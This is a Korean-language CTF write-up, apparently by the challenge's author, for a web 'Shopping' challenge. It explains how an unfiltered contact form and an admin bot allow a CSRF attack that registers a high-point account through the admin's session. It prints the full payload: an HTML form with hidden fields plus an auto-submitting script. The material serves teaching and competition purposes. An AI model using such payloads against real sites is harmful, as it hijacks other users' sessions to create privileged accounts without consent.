
Shopping



문제에 들어가면 다음과 같이 로그인 하는 페이지를 만들었고, 메크로를 이용해서 슈퍼 유저만 자동으로 회원가입이나 로그인을 하여 참가자들이 올린 게시글을 읽는 형태로 만들었습니다.



간단하게 회원가입 후 로그인하면 다음과 같습니다.





문제의 목적은 flag를 구매하는 것인데 일반적으로 주어지는 포인트로는 절대 구매할 수가 없게 만들었습니다.

힌트로 올린 robots.txt에 나오는 /admin\_page에 들어가면



포인트를 마음대로 줄 수 있도록 만든 회원가입 페이지가 나옵니다. 하지만 슈퍼 유저가 아닌 일반 계정으로는 가입을 못하도록 막았습니다.





/contact 페이지 인데 필터링이 되지 않아 html 태그를 입력 할 수 있고 관리자는 여기서 보내진 게시글을 5초마다 확인하는 점에서 CSRF공격으로 슈퍼 유저 계정으로 admin\_page에 회원가입을 할 수 있게 의도하였습니다.

공격을 위한 input 정보는



다음과 같이 확인 할 수 있고 위 정보를 바탕으로 문의 내용에

<form method="POST" action="http://ctf.kuality.kr:12310/admin\_page"

<input type="hidden" name="userid" value="hacker"/>

<input type="hidden" name="email" value="hacker"/>

<input type="hidden" name="password" value="hacker"/>

<input type="hidden" name="repassword" value="hacker"/>

<input type="hidden" name="point" value="9999999"/>

</form>


<script>

document.forms[0].submit();

</script>

위와 같이 공격을 날리면 아이디와 이메일이 중복이 되지 않는 이상 슈퍼 유저가 읽음으로써 슈퍼 유저 세션으로 admin\_page에 회원가입이 진행되고 원하는 포인트를 가진 계정을 만들 수 있게 된다.

만들어진 계정으로 로그인 하여 플래그를 구매하면



다음과 같이 플래그를 얻을 수 있도록 설계하였습니다.